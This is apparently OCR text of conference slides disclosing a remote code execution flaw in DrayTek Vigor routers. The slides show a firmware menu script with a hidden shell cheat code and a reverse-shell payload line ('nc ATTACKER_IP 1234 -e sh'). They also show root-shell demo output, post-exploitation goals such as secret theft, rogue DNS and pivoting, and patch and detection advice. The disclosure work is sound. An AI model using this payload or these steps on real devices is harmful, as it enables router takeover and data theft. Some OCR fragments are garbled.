




```
}
_sf_z () {
  ## Cheat Code :)
  ##   10 continues 'z' to get into Linux Shell
  _s_current_n=6
  cnt=1
  while IFS= read -r -s -n1 char
  do
    if [ "$char" == "z" ] ;then
      cnt=$((cnt + 1))
    else
      _sf_reset
      break
    fi

    if [ $cnt -eq 10 ];then
      _s_break=1
      exit 151  ## Get in shell
    fi
  done < /dev/tty
  _s_continue=1  ## Back to this menu
}

```

Exploit Plan

- Real device payload:
  - ifconfig linux 192.168.1.2; nc ATTACKER_IP 1234 -e sh


C:\WINDOWS\system32\cmd.exe - ncat 192.168.1.2 1234
Control-C
^C
Nc:\temp>ncat 192.168.1.2 1234
POST EXPLOITATION WINDOW
whoami
admin
id
uid=0(admin) gid=0(root)
ROOT SHELL ON DEVICE
ifconfig
br-ctl Link encap:Ethernet HWaddr 7E:10:ED:7F:B6:D9
inet addr:169.254.0.2 Bcast:169.254.0.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:358 errors:0 dropped:0 overruns:0 frame:0
TX packets:351 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:78510 (76.6 KiB) TX bytes:58693 (57.3 KiB)
br-eth1 Link encap:Ethernet HWaddr 0A:1D:AA:05:0A:20
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
br-eth3 Link encap:Ethernet HWaddr 12:1D:AA:05:0A:20
hacking_Vigor3910_v4.3.1>pwn_stable.py
EXPLOIT WINDOW
COM4 - PuTTY
Welcome to v3910
Firmware Version: 4.3.1_RC12
MAC: 1449BC1EA458
Usage: /(search), Enter(select), q(quit)
a: REBOOT
b: DEBUG
c: CONFIG
Q: Quit Menu
SERIAL CONSOLE
Untitled - Notepad
File Edit Format View Help
We're going to:
1. reboot the device using serial connection over a console cable
2. try to connect to 192.168.1.2 1234 and show it doesn't work
3. execute the exploit
4. connect to 192.168.1.2 and verify we have a root shell

Exploitation Success!

- ~200k devices on Shodan with vulnerable firmware (20+ models vulnerable)
- Can be turned into a 1-click attack if remote web interface disabled
- Much harder on DrayTek running baremetal firmware

Post Exploitation?

- What would an attacker do?
  - Leak secrets stored on device (passwords, keys, …)
  - Tamper with settings
    - Rogue DNS
    - Port Mirroring & MiTM
  - Pivot to other devices on the LAN
    - And exfiltrate Data

exploit window

<1> Web Server | <2> 1st shell | <3> exploit window | <4> Draytek Reverse... | <5> socat loop | <6> gitlab shell

Search

```
ATR@DESKTOP-VLK546N c:\draytek_demo\exploitation
$ exploit1.py
```

3. Run the Exploit

Identifying affected firmware

- Looking at older FW to see if they're vulnerable
- Vulnerability introduced in mid-late 2018 (version ~3.8.9.4)
- 20+ model affected
  - Past CVE used by PRC affects a different software architecture / codebase

Firmware an

- Looking at shohod64
  - ….when the project

IDA View-A | Segments | Strings | Names | Hex View-1

Name	Address	Public
_Reset	0000000040000000	P
reset_vector_base	0000000040000010	
boot_cpu	0000000040000028	
main_label	0000000040000038	
hang	0000000040000040	
_start_text	0000000040000058	P
_fini	0000000040000080	P
_write	**0000000040000098**	**P**
_exit	**00000000400000F8**	**P**
_sbrk	**0000000040000104**	**P**
_close	**00000000400001D0**	**P**
_read	**00000000400001E8**	**P**
_lseek	**0000000040000208**	**P**
_fstat	**0000000040000228**	**P**
_isatty	**0000000040000244**	**P**
sync_trap_handler	000000004000025C	P
common_irq_trap_handler	00000000400003D0	P
BSP_Int_Init	00000000400003E8	P
BSP_IntSrcEn	0000000040000478	P
BSP_IntSrcDis	0000000040000520	P
BSP_IntPrioMaskSet	00000000400005AC	P
BSP_IntPrioSet	00000000400005C0	P
BSP_IntTargetSet	00000000400006B0	P
BSP_IntVectSet	000000004000078C	P
BSP_IntHandler	0000000040000814	P
BSP_SGITrig	00000000400008B4	P
BSP_IntSrcGroup0Set	00000000400008E0	P
dump_stack	0000000040000980	P
AppTaskCreate	0000000040000A50	
main	**0000000040000AB4**	**P**
delay_0	0000000040000C14	P
busy_loop	0000000040000C50	P
AppTaskStart2	0000000040000C80	
AppTaskStart	0000000040000CB4	
OSTimeDly	0000000040000DEC	P
OSTimeDlyHMSM	0000000040000F20	P
OSTimeDlyResume	0000000040001058	P
OSTimeGet	00000000400011FC	P
OSTimeSet	0000000040001238	P
Mem_Init	0000000040001274	P
Mem_Clr	00000000400012E0	P
Mem_Set	000000004000130C	P
Mem_Copy	0000000040001454	P
Mem_Move	00000000400015F0	P

Line 91213 of 98918

Disclosure & Mitigations

- Update your device!
  - DrayTek released a patch ~30 days after we notified them
- Enable ip-filtering / geo-restriction if you need remote management
  - Won't help against 1-click through the LAN though
- Detect the attack by monitoring post to weblogin.htm with invalid base64 strings

Conclusion

- Don’t forget the Small and Medium sized Businesses!
- And update your routers!

- Detection guidance and full demo video:

https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/rce-in-dratyek-routers.html

Questions?

- Now or around the conference ☺
- Later on Twitter: @phLaul

- Blog:

https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/rce-in-dratyek-routers.html